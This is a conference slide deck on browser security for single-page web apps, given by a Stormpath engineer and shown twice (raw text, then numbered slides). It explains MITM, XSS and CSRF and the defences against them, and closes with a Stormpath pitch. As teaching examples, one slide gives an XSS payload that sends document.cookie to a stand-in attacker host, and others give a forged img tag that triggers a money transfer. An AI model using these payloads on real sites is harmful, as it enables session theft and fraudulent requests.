

Browser Security 101
Robert Damphousse
Lead Front-End Developer, Stormpath
@robertjd_

Welcome!
• Agenda
• Stormpath 101 (5 mins)
• Browser Security 101 (40 mins)
• Q&A (15 mins)
• Robert Damphousse
• Lead JS Engineer @ Stormpath
• Full-stack for 10+ years
• JS Full-stack since 2011
Stormpath 101
Speed to Market & Cost Reduction
• Complete Identity solution out-of-the-box
• Security best practices and updates by default
• Clean & elegant API/SDKs
• Little to code, no maintenance

Stormpath User Management
User Data
User
Workflows Google ID
Your Applications
Application SDK
Application SDK
Application SDK
ID Integrations
Facebook
Active
Directory
SAML
Browser Security 101
Browser Security 101 - Agenda
• Security Concerns for Modern Web Apps
• XSS
• CSRF
• MITM
• Cookies, The Right Way
• Angular Examples
Structure of Modern Web Apps
• Back-end: a RESTful JSON API
• Client is an HTML5 Environment:
• Single Page Apps (“SPAs”), e.g. Angular, React
• WebKit instance (“desktop” apps)
• “Hybrid” Mobile apps (Phonegap, etc)
Security Concerns for Modern Web Apps
• Secure user credentials (passwords)
• Secure the user session
• Secure communication with the server
• Prevent malicious code from executing in the
browser (XSS)
• Prevent forged requests from un-trusted domains
(CSRF)
The Traditional Solution:
Session Identifiers

We accept username & password, then store a
Session ID in a cookie and associate that
session with the user.
Session ID Strategy
• This is OK if you secure the browser cookie
• You need a web framework like Apache Shiro
or Spring Security to assert security rules,
and tie the session to the user (and their
permissions)
Session ID Strategy
Session ID Problems
• They’re opaque and have no meaning
themselves (they’re just ‘pointers’)
• Session ID  User Permissions look-up
*every request*, state bottleneck.
• Cannot be used for inter-op with other services
• JWTs can help with this, but they need to be
stored securely in the browser.
Cookies,
The Right Way ®
Cookies, The Right Way ®
Cookies can be easily compromised
• Man-in-the-Middle (MITM)
• Cross-Site Scripting (XSS)
• Cross-Site Request Forgery (CSRF)
Man In The Middle (MITM) Attack
Someone ‘listening on the wire’ between the
browser and server can see and copy the cookie.
Solutions
• Use HTTPS/TLS everywhere a cookie will be in
transit
• Set Secure flag on cookies
Cross-Site Scripting
(XSS)
XSS Attacks

This is a very REAL problem
Happens when someone else can execute
code inside your website
Can be used to steal your cookies!
https://www.owasp.org/index.php/XSS
XSS Attack Demo
https://www.google.com/about/appsecurity/
learning/xss/#StoredXSS

XSS Attack Demo
XSS Attack Demo
XSS Attack Demo

<img src=x
onerror="document.body.appendChild(function
(){var a = document.createElement('img');
a.src='https://hackmeplz.com/yourCookies.pn
g/?cookies=’
+document.cookie;return a}())"
So what if I put this in the chatbox..
XSS Attack Demo

GET
https://hackmeplz.com/yourCookies.png/?cook
ies=SessionID=123412341234
Your browser is going to make this
request:
Which means..
XSS Attack – What Can I Do?
Escape Content
• Server-side: Use well-known, trusted libraries to
ensure dynamic HTML does not contain
executable code. Do NOT roll your own.
• Client Side: Escape user input from forms (some
frameworks do this automatically, read docs!)
XSS Attack – What Can I Do?
Use HTTPS-Only cookies
Set the HttpOnly flag on your authentication
cookies.
HttpOnly cookies are NOT accessible by the
JavaScript environment
XSS Attack – What Can I Do?
Read this definitive guide:
https://www.owasp.org/index.php/XSS
Cross-Site Request
Forgery
(CSRF)
Cross-Site Request Forgery (CSRF)

Exploits the fact that HTML tags do NOT follow the
Same Origin Policy when making GET requests
https://www.owasp.org/index.php/Cross-
Site_Request_Forgery_(CSRF)
https://developer.mozilla.org/en-
US/docs/Web/Security/Same-origin_policy
Cross-Site Request Forgery (CSRF)


Example: Attacker puts malicious image into a
web page that the user visits:
<img
src=“https://myapp.com/transferMone
y?to=BadGuy&amount=10000”/>
.. what happens?
Cross-Site Request Forgery (CSRF)

• The browser complies, “The request is going
to myapp.com, so I’ll happily send along your
cookies for myapp.com!”
• Your server trusts the cookies AND the user it
identifies, and transfers the money!
Cross-Site Request Forgery (CSRF)

Solutions:
• Synchronizer Token (for form-based apps)
• Double-Submit Cookie (for modern apps)
• Origin header check (for extra measure)

Double Submit Cookie
• Give client two cookies: (1) Session ID and
(2) a strong random value
• Client sends back the random value in a
custom HTTP header, triggering the Same-
Origin-Policy
http://myapp.com/login
Login
Username
Password
yo@foo.com
•••••••••••••••
Login
WWW
Server
(1) POST /login
(2) 200 OK
Set-Cookie: session=dh7jWkx8fj;
Set-Cookie: xsrf-token=xjk2kzjn4;
http://myapp.com/profile
Kitsch mustache seitan, meggings
Portland VHS ethical ugh. Messenger
bag pour-over deep v semiotics,
Portland before they sold out small
batch slow-carb PBR PBR&B chia
synth vegan bitters Brooklyn.
(3) GET /profile
(4) 200 OK
Cookie: session=dh7jWkx8fj;
xsrf-token=xjk2kzjn4
X-XSRF-Token: xjk2kzjn4;
Hello, Yo
Cookie
==
Header
?
WWW
Server
http://hackerzapp.com/
req.setHeader(‘X-XSRF-
Token’,’stolen token’)
BROWSER ERROR
No 'Access-Control-Allow-
XSRF-Token’ header is
present on the requested
resource.
GET http://myapp.com/profile
http://hackerzapp.com/
<img src=“https://
yoursite.com/
transferMoney?
to=BadGuy&amount=10000”/>
(1) GET /transferMoney?
(2) 400 Invalid Token
Server rejects forged requests, CSRF token header is missing
Browser rejects forged cross-domain AJAX attempts
Cookie: session=dh7jWkx8fj;
xsrf-token=xjk2kzjn4
Cookie
==
Header
?
CSRF: Referer Header Check
• Tells you the URL of the page the user is on,
when request is made.
• Can be blank on first request if page is visited
from a bookmark.
• Not reliable, use as a secondary check.

CSRF: Origin Header Check
• Tells your server which domain the request is coming
from.
• Cannot be modified by JavaScript
• Not implemented in legacy browsers
• Trust ONLY if connection is HTTPS (avoid malicious
proxies). Use as a secondary check.

CORS Warning!
BEWARE OF THIS ADVICE:
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers:*
DISABLES SAME-ORIGIN POLICY
Local Storage?

Local Storage vs. Cookies
• Local Storage is XSS vulnerable
• HttpOnly, Secure cookies are the only way to hide your
session information from XSS attacks
• Tradeoff: CSRF protection is essential!
• Cookies automatic supply session information.
• Local Storage requires custom HTTP Headers.
Angular Examples

Angular + XSS
• DOES sanitize input from DOM bindings (ngBind)
• Does NOT sanitize output through ngBindHtml
• DON’T parse user input with $scope.eval()
• Sever-side rendered templates MUST be
evaluated for XSS injection

Angular + CSRF
• Write your CSRF value to a cookie with the
name:
• Angular will automatically add this header to all
requests:
X-XSRF-Token: <value>
XSRF-Token

Recap
• Cookies need to be secured!
• XSS is real, and local storage is vulnerable.
• CSRF protection is essential
• HTTPS is required
Recap
Thanks!
Use Stormpath for API Authentication & Security
Our API and libraries give you a cloud-based user database
and web application security in no time!
Get started with your free Stormpath developer account:
https://api.stormpath.com/register
Questions?
support@stormpath.com

Browser Security 101

  • 1.
    Browser Security 101 RobertDamphousse Lead Front-End Developer, Stormpath @robertjd_
  • 2.
    Welcome! • Agenda • Stormpath101 (5 mins) • Browser Security 101 (40 mins) • Q&A (15 mins) • Robert Damphousse • Lead JS Engineer @ Stormpath • Full-stack for 10+ years • JS Full-stack since 2011
  • 3.
  • 4.
    Speed to Market& Cost Reduction • Complete Identity solution out-of-the-box • Security best practices and updates by default • Clean & elegant API/SDKs • Little to code, no maintenance
  • 5.
    Stormpath User Management UserData User Workflows Google ID Your Applications Application SDK Application SDK Application SDK ID Integrations Facebook Active Directory SAML
  • 6.
  • 7.
    Browser Security 101- Agenda • Security Concerns for Modern Web Apps • XSS • CSRF • MITM • Cookies, The Right Way • Angular Examples
  • 8.
    Structure of ModernWeb Apps • Back-end: a RESTful JSON API • Client is an HTML5 Environment: • Single Page Apps (“SPAs”), e.g. Angular, React • WebKit instance (“desktop” apps) • “Hybrid” Mobile apps (Phonegap, etc)
  • 9.
    Security Concerns forModern Web Apps • Secure user credentials (passwords) • Secure the user session • Secure communication with the server • Prevent malicious code from executing in the browser (XSS) • Prevent forged requests from un-trusted domains (CSRF)
  • 10.
  • 11.
    We accept username& password, then store a Session ID in a cookie and associate that session with the user.
  • 12.
  • 13.
    • This isOK if you secure the browser cookie • You need a web framework like Apache Shiro or Spring Security to assert security rules, and tie the session to the user (and their permissions) Session ID Strategy
  • 14.
    Session ID Problems •They’re opaque and have no meaning themselves (they’re just ‘pointers’) • Session ID  User Permissions look-up *every request*, state bottleneck. • Cannot be used for inter-op with other services • JWTs can help with this, but they need to be stored securely in the browser.
  • 15.
  • 16.
    Cookies, The RightWay ® Cookies can be easily compromised • Man-in-the-Middle (MITM) • Cross-Site Scripting (XSS) • Cross-Site Request Forgery (CSRF)
  • 17.
    Man In TheMiddle (MITM) Attack Someone ‘listening on the wire’ between the browser and server can see and copy the cookie. Solutions • Use HTTPS/TLS everywhere a cookie will be in transit • Set Secure flag on cookies
  • 18.
  • 19.
    XSS Attacks This isa very REAL problem Happens when someone else can execute code inside your website Can be used to steal your cookies! https://www.owasp.org/index.php/XSS
  • 20.
  • 21.
  • 22.
  • 23.
    XSS Attack Demo <imgsrc=x onerror="document.body.appendChild(function (){var a = document.createElement('img'); a.src='https://hackmeplz.com/yourCookies.pn g/?cookies=’ +document.cookie;return a}())" So what if I put this in the chatbox..
  • 24.
  • 26.
    XSS Attack –What Can I Do? Escape Content • Server-side: Use well-known, trusted libraries to ensure dynamic HTML does not contain executable code. Do NOT roll your own. • Client Side: Escape user input from forms (some frameworks do this automatically, read docs!)
  • 27.
    XSS Attack –What Can I Do? Use HTTPS-Only cookies Set the HttpOnly flag on your authentication cookies. HttpOnly cookies are NOT accessible by the JavaScript environment
  • 28.
    XSS Attack –What Can I Do? Read this definitive guide: https://www.owasp.org/index.php/XSS
  • 29.
  • 30.
    Cross-Site Request Forgery(CSRF) Exploits the fact that HTML tags do NOT follow the Same Origin Policy when making GET requests https://www.owasp.org/index.php/Cross- Site_Request_Forgery_(CSRF) https://developer.mozilla.org/en- US/docs/Web/Security/Same-origin_policy
  • 31.
    Cross-Site Request Forgery(CSRF) Example: Attacker puts malicious image into a web page that the user visits: <img src=“https://myapp.com/transferMone y?to=BadGuy&amount=10000”/> .. what happens?
  • 32.
    Cross-Site Request Forgery(CSRF) • The browser complies, “The request is going to myapp.com, so I’ll happily send along your cookies for myapp.com!” • Your server trusts the cookies AND the user it identifies, and transfers the money!
  • 33.
    Cross-Site Request Forgery(CSRF) Solutions: • Synchronizer Token (for form-based apps) • Double-Submit Cookie (for modern apps) • Origin header check (for extra measure)
  • 34.
    Double Submit Cookie •Give client two cookies: (1) Session ID and (2) a strong random value • Client sends back the random value in a custom HTTP header, triggering the Same- Origin-Policy
  • 35.
    http://myapp.com/login Login Username Password yo@foo.com ••••••••••••••• Login WWW Server (1) POST /login (2)200 OK Set-Cookie: session=dh7jWkx8fj; Set-Cookie: xsrf-token=xjk2kzjn4; http://myapp.com/profile Kitsch mustache seitan, meggings Portland VHS ethical ugh. Messenger bag pour-over deep v semiotics, Portland before they sold out small batch slow-carb PBR PBR&B chia synth vegan bitters Brooklyn. (3) GET /profile (4) 200 OK Cookie: session=dh7jWkx8fj; xsrf-token=xjk2kzjn4 X-XSRF-Token: xjk2kzjn4; Hello, Yo Cookie == Header ?
  • 36.
    WWW Server http://hackerzapp.com/ req.setHeader(‘X-XSRF- Token’,’stolen token’) BROWSER ERROR No'Access-Control-Allow- XSRF-Token’ header is present on the requested resource. GET http://myapp.com/profile http://hackerzapp.com/ <img src=“https:// yoursite.com/ transferMoney? to=BadGuy&amount=10000”/> (1) GET /transferMoney? (2) 400 Invalid Token Server rejects forged requests, CSRF token header is missing Browser rejects forged cross-domain AJAX attempts Cookie: session=dh7jWkx8fj; xsrf-token=xjk2kzjn4 Cookie == Header ?
  • 37.
    CSRF: Referer HeaderCheck • Tells you the URL of the page the user is on, when request is made. • Can be blank on first request if page is visited from a bookmark. • Not reliable, use as a secondary check.
  • 38.
    CSRF: Origin HeaderCheck • Tells your server which domain the request is coming from. • Cannot be modified by JavaScript • Not implemented in legacy browsers • Trust ONLY if connection is HTTPS (avoid malicious proxies). Use as a secondary check.
  • 39.
    CORS Warning! BEWARE OFTHIS ADVICE: Access-Control-Allow-Origin: * Access-Control-Allow-Headers:* DISABLES SAME-ORIGIN POLICY
  • 40.
  • 41.
    Local Storage vs.Cookies • Local Storage is XSS vulnerable • HttpOnly, Secure cookies are the only way to hide your session information from XSS attacks • Tradeoff: CSRF protection is essential! • Cookies automatic supply session information. • Local Storage requires custom HTTP Headers.
  • 42.
  • 43.
    Angular + XSS •DOES sanitize input from DOM bindings (ngBind) • Does NOT sanitize output through ngBindHtml • DON’T parse user input with $scope.eval() • Sever-side rendered templates MUST be evaluated for XSS injection
  • 44.
    Angular + CSRF •Write your CSRF value to a cookie with the name: • Angular will automatically add this header to all requests: X-XSRF-Token: <value> XSRF-Token
  • 45.
  • 46.
    • Cookies needto be secured! • XSS is real, and local storage is vulnerable. • CSRF protection is essential • HTTPS is required Recap
  • 47.
  • 48.
    Use Stormpath forAPI Authentication & Security Our API and libraries give you a cloud-based user database and web application security in no time! Get started with your free Stormpath developer account: https://api.stormpath.com/register Questions? support@stormpath.com